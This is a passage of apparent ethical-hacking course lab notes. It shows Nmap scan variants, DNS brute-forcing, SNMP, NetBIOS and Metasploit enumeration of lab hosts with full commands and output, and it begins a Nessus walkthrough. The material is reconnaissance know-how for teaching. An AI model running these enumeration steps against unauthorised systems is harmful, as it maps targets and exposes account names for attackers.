Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-17 14:38 EDT
Nmap scan report for 192.168.100.8
Host is up (0.00084s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE         SERVICE
21/tcp   open|filtered ftp
22/tcp   open|filtered ssh
23/tcp   open|filtered telnet
25/tcp   open|filtered smtp
53/tcp   open|filtered domain
80/tcp   open|filtered http
111/tcp  open|filtered rpcbind
139/tcp  open|filtered netbios-ssn
445/tcp  open|filtered microsoft-ds
512/tcp  open|filtered exec
513/tcp  open|filtered login
514/tcp  open|filtered shell
1099/tcp open|filtered rmiregistry
1524/tcp open|filtered ingreslock
```

ACK flag Probe

```
┌──(kali㉿paradox)-[~/Desktop/Machines_WriteUps/m3taspl1abl3]
└─$ nmap -sA 192.168.100.8
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-17 14:44 EDT
Nmap scan report for 192.168.100.8
Host is up (0.00067s latency).
All 1000 scanned ports on 192.168.100.8 are in ignored states.
Not shown: 1000 unfiltered tcp ports (reset)
MAC Address: 08:00:27:CF:4C:27 (PCS Systemtechnik/Oracle VirtualBox virtu

Nmap done: 1 IP address (1 host up) scanned in 0.92 seconds
```

UDP Scan

```
┌──(kali㉿paradox)-[~/Desktop/Machines_WriteUps/m3taspl1abl3]
└─$ nmap -sU -v 192.168.100.8 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-17 14:47 EDT
Initiating ARP Ping Scan at 14:47
Scanning 192.168.100.8 [1 port]
Completed ARP Ping Scan at 14:47, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:47
Completed Parallel DNS resolution of 1 host. at 14:47, 0.02s elapse
Initiating UDP Scan at 14:47
Scanning 192.168.100.8 [1000 ports]
Increasing send delay for 192.168.100.8 from 0 to 50 due to max_suc
Increasing send delay for 192.168.100.8 from 50 to 100 due to max_s
Warning: 192.168.100.8 giving up on port because retransmission cap
Increasing send delay for 192.168.100.8 from 100 to 200 due to 11 c
```

IDLE/IPID Header Scan:

A TCP port scan method that can be used to send a spoofed source address to a computer to discover what services are available. **-sI needs a real "idle" zombie** — a host that is largely idle and has predictable IP ID behavior. If the zombie is active, the technique will fail or be unreliable.

```
┌──(kali㉿paradox)-[~/Desktop/Machines_WriteUps/m3taspl1abl3]
└─$ nmap -sI 192.168.100.11 192.168.100.8
WARNING: Many people use -Pn w/Idlescan to prevent pings from t
ap gains from pings can allow for faster, more reliable scans.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-17 14:57 EDT
Idle scan zombie 192.168.100.11 (192.168.100.11) port 443 canno
 probes -- perhaps it is down or firewalled.
QUITTING!
```

SCTP INIT Scan:

An INIT chunk is sent to the target host; an INIT+ACK chunk response implies that the port is open, and an ABORT Chunk response means that the port is closed.

```
┌──(kali㉿paradox)-[~/Desktop/Machines_WriteUps/m3taspl1abl3]
└─$ nmap -sY -v 192.168.100.8
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-17 15:01 EDT
Initiating ARP Ping Scan at 15:02
Scanning 192.168.100.8 [1 port]
Completed ARP Ping Scan at 15:02, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:02
Completed Parallel DNS resolution of 1 host. at 15:02, 0.04s elapse
Initiating SCTP INIT Scan at 15:02
Scanning 192.168.100.8 [52 ports]
Completed SCTP INIT Scan at 15:02, 1.65s elapsed (52 total ports)
Nmap scan report for 192.168.100.8
Host is up (0.00100s latency).
All 52 scanned ports on 192.168.100.8 are in ignored states.
Not shown: 45 filtered sctp ports (no-response), 7 filtered sctp po
MAC Address: 08:00:27:CF:4C:27 (PCS Systemtechnik/Oracle VirtualBox

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.87 seconds
           Raw packets sent: 99 (5.124KB) | Rcvd: 8 (588B)
```

SCTP COOKIE ECHO Scan: A COOKIE ECHO chunk is sent to the target host; no response implies that the port is open and ABORT Chunk response means that the port is closed.

```
┌──(kali㉿paradox)-[~/Desktop/Machines_WriteUps/m3taspl1abl3]
└─$ nmap -sZ 192.168.100.8
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-17 15:05 E
Nmap scan report for 192.168.100.8
Host is up (0.0021s latency).
Not shown: 45 open|filtered sctp ports (no-response)
PORT       STATE    SERVICE
179/sctp   filtered bgp
2904/sctp  filtered m2ua
3097/sctp  filtered itu-bicc-stc
5672/sctp  filtered amqp
7626/sctp  filtered simco
9084/sctp  filtered aurora
14001/sctp filtered sua
MAC Address: 08:00:27:CF:4C:27 (PCS Systemtechnik/Oracle Virt

Nmap done: 1 IP address (1 host up) scanned in 1.86 seconds
```

Practical 4

Aim: Enumeration

a. Enumeration using Nmap

DNS Enumeration using Nmap
Nmap can be used for scanning domains and obtaining a list of subdomains, records, IP addresses, and other valuable information from the target host.

nmap -T4 -p 53 --script dns-brute certifiedhacker.com
The result appears displaying a list of all the subdomains associated with the target host along with their IP addresses, as shown in the screenshot below.

```
┌──(kali㉿paradox)-[~]
└─$ nmap -T4 -p 53 --script dns-brute certifiedhacker.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-19 14:28 EDT
Nmap scan report for certifiedhacker.com (162.241.216.11)
Host is up (0.0086s latency).
rDNS record for 162.241.216.11: box5331.bluehost.com

PORT   STATE    SERVICE
53/tcp filtered domain

Host script results:
| dns-brute:
|   DNS Brute-force hostnames:
|     news.certifiedhacker.com - 162.241.216.11
|     mail.certifiedhacker.com - 162.241.216.11
|     www.certifiedhacker.com - 162.241.216.11
|     ftp.certifiedhacker.com - 162.241.216.11
|     blog.certifiedhacker.com - 162.241.216.11
|     smtp.certifiedhacker.com - 162.241.216.11
|_    demo.certifiedhacker.com - 162.241.216.11

Nmap done: 1 IP address (1 host up) scanned in 38.16 seconds
```

nmap --script dns-srv-enum --script-args "dns-srvnum.domain='certifiedhacker.com'"

```
┌──(kali㉿paradox)-[~]
└─$ nmap --script dns-srv-enum --script-args "dns-srv-enum.domain='certifiedhacker.com'"
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-19 14:58 EDT
Pre-scan script results:
| dns-srv-enum:
|   Exchange Autodiscovery
|     service  prio  weight  host
|_    443/tcp  0     0       autodiscover.bluehost.com
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 4.19 seconds
```

The result appears displaying various common service (SRV) records for a given domain name, - Using this information, attackers can launch web application attacks such as injection attacks, brute-force attacks and DoS attacks on the target domain.

b. SNMP Enumeration

SNMP (Simple Network Management Protocol) is an application layer protocol that runs on UDP (User Datagram Protocol) and maintains and manages routers, hubs, and switches on an IP network. SNMP agents run on networking devices on Windows and UNIX networks.

snmp-check is a tool that enumerates SNMP devices, displaying the output in a simple and reader-friendly format. The default community used is "public." As an ethical hacker or penetration tester, it is imperative that you find the default community strings for the target device and patch them up.

```
┌──(kali㉿paradox)-[~]
└─$ snmp-check 192.168.100.13
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 192.168.100.13:161 using SNMPv1 and community 'public'

[*] System information:

  Host IP address               : 192.168.100.13
  Hostname                      : benjamin-PC
  Description                   : Hardware: x86 Family 6 Model 78 Stepping 3 AT/AT COMPATIBLE - Software: Windo
ws Version 6.1 (Build 7601 Multiprocessor Free)
  Contact                       : -
  Location                      : -
  Uptime snmp                   : 00:04:15.18
  Uptime system                 : 00:03:29.79
  System date                   : 2025-9-20 00:43:55.2
  Domain                        : WORKGROUP

[*] User accounts:
```

```
[*] User accounts:

  Guest
  benjamin
  admin_furka
  Administrator
  HomeGroupUser$

[*] Network information:

  IP forwarding enabled         : no
  Default TTL                   : 128
  TCP segments received         : 62
  TCP segments sent             : 62
  TCP segments retrans          : 0
  Input datagrams               : 30
  Delivered datagrams           : 217
  Output datagrams              : 235
```

```
[*] Network IP:

  Id                    IP Address            Netmask               Broadcast
  1                     127.0.0.1             255.0.0.0             1
  11                    192.168.100.13        255.255.255.0         1

[*] Routing information:

  Destination           Next hop              Mask                  Metric
  0.0.0.0               192.168.100.1         0.0.0.0               10
  127.0.0.0             127.0.0.1             255.0.0.0             306
  127.0.0.1             127.0.0.1             255.255.255.255       306
  127.255.255.255       127.0.0.1             255.255.255.255       306
  192.168.100.0         192.168.100.13        255.255.255.0         266
  192.168.100.13        192.168.100.13        255.255.255.255       266
  192.168.100.255       192.168.100.13        255.255.255.255       266
  224.0.0.0             127.0.0.1             240.0.0.0             306
  255.255.255.255       127.0.0.1             255.255.255.255       306
```

The snmp-check command enumerates the target machine, listing sensitive information such as System information and User accounts.Network information, Network interfaces, Network IP and Routing information, and TCP connections and listening ports, etc… . Attackers can further use this information to discover vulnerabilities in the target machine and further exploit them to launch attacks.

This concludes the demonstration of performing SNMP enumeration using the snmp-check.

c. NetBIOS Enumeration using NSE Scripts

NSE scripts can be used for discovering NetBIOS shares on the network. Using the nbstat NSE script, for example, you can retrieve the target's NetBIOS names and MAC addresses. Moreover, increasing verbosity allows you to extract all names related to the system.

nmap –sV --script nbstat.nse 192.168.100.13

sV detects the service versions, -v enables the verbose output (that is, includes all hosts and ports in the output), and --script nbstat.nse performs the NetBIOS enumeration.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV --script nbstat.nse 192.168.100.13
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-19 15:38 EDT
Stats: 0:00:48 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 85.71% done; ETC: 15:39 (0:00:07 remaining)
Nmap scan report for 192.168.100.13
Host is up (0.0073s latency).
Not shown: 993 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
554/tcp   open  rtsp?
2869/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
10243/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
MAC Address: 08:00:27:89:D3:66 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: BENJAMIN-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| nbstat: NetBIOS name: BENJAMIN-PC, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:89:d3
:66 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
| Names:
|   BENJAMIN-PC<00>      Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|   BENJAMIN-PC<20>      Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
```

The scan results appear, displaying the open ports and services, along with their versions. Displayed under the Host script results section are details about the target system such as the NetBIOS name, NetBIOS user, and NetBIOS MAC address, as shown in the screenshot.

nmap –sU –p 153 –script nbstat.nse 192.168.100.13

```
┌──(kali㉿kali)-[~]
└─$ nmap -sU -p 137 --script nbstat.nse 192.168.100.13
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-19 15:48 EDT
Nmap scan report for 192.168.100.13
Host is up (0.0013s latency).

PORT    STATE SERVICE
137/udp open  netbios-ns
MAC Address: 08:00:27:89:D3:66 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Host script results:
| nbstat: NetBIOS name: BENJAMIN-PC, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:89:d3:66
tual NIC)
| Names:
|   BENJAMIN-PC<00>      Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|   BENJAMIN-PC<20>      Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|_  \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>

Nmap done: 1 IP address (1 host up) scanned in 0.44 seconds
```

The scan results appear, displaying the open NetBIOS port (137) and, under the Host script results section, NetBIOS details such as NetBIOS name, NetBIOS user, and NetBIOS MAC of the target system, as shown in the screenshot.

This concludes the demonstration of performing NetBIOS enumeration using an NSE script.

d. SNMP Enumeration using Metasploit

Metasploit is an open-source penetration testing framework used to find, exploit, and validate security vulnerabilities in computer systems. It provides tools, exploit modules, payloads, and scanners, letting security professionals (and attackers, if misused) test how systems respond to real-world attacks.

- Start Metasploit using msfconsole command
- Type use auxiliary/scanner/snmp/snmp_enum
- Type show options to view the option to set
- Then set the rhost using set command
- Then to start exploit type exploit command


```
msf6 auxiliary(scanner/snmp/snmp_enum) > show options

Module options (auxiliary/scanner/snmp/snmp_enum):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   COMMUNITY  public           yes       SNMP Community String
   RETRIES    1                yes       SNMP Retries
   RHOSTS                      yes       The target host(s), see https://docs.met
                                         asploit.html
   RPORT      161              yes       The target port (UDP)
   THREADS    1                yes       The number of concurrent threads (max or
   TIMEOUT    1                yes       SNMP Timeout
   VERSION    1                yes       SNMP Version <1/2c>

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/snmp/snmp_enum) > set rhosts 192.168.100.13
rhosts => 192.168.100.13
msf6 auxiliary(scanner/snmp/snmp_enum) >
```

```
msf6 auxiliary(scanner/snmp/snmp_enum) > exploit
[+] 192.168.100.13, Connected.

[*] System information:

Host IP                       : 192.168.100.13
Hostname                      : benjamin-PC
Description                   : Hardware: x86 Family 6 Model 78 Stepping 3 AT/AT COMPATIBL
01 Multiprocessor Free)
Contact                       : -
Location                      : -
Uptime snmp                   : 00:52:14.59
Uptime system                 : 00:51:34.98
System date                   : 2025-9-20 01:32:00.4

[*] User accounts:

["Guest"]
["benjamin"]
["admin_furka"]
["Administrator"]
["HomeGroupUser$"]

[*] Network information:
```


Here we get all the sensitive information of the target device using SNMP Enum Exploit module of metasploit

e. Advanced IP Scanner


Advanced IP Scanner provides various types of information about the computers on a target network. The program shows all network devices, gives you access to shared folders, provides remote control of computers (via RDP and Radmin), and can even remotely switch computers off.


- Open the Advanced IP Scanner and enter the IP range and click tbe scan button
- 

- Right Click the target machine and click on tools, here we have ping, traceroute and other options.




- Ping and traceroute using Advanced IP Scanner





- Now to access the target machine remotely right and click explore to view its file




Practical 5

Aim: Vulnerability Analysis


a. Nessus

Nessus is an assessment solution for identifying vulnerabilities, configuration issues, and malware, which can be used to penetrate networks. It performs vulnerability, configuration, and compliance assessment. It supports various technologies such as OSes, network devices, hypervisors, databases, tablets/phones, web servers, and critical infrastructure.


- Run the Nessus Service and then go to Policy Section in Left Pane and click on new policy




- Click on Advanced Scan



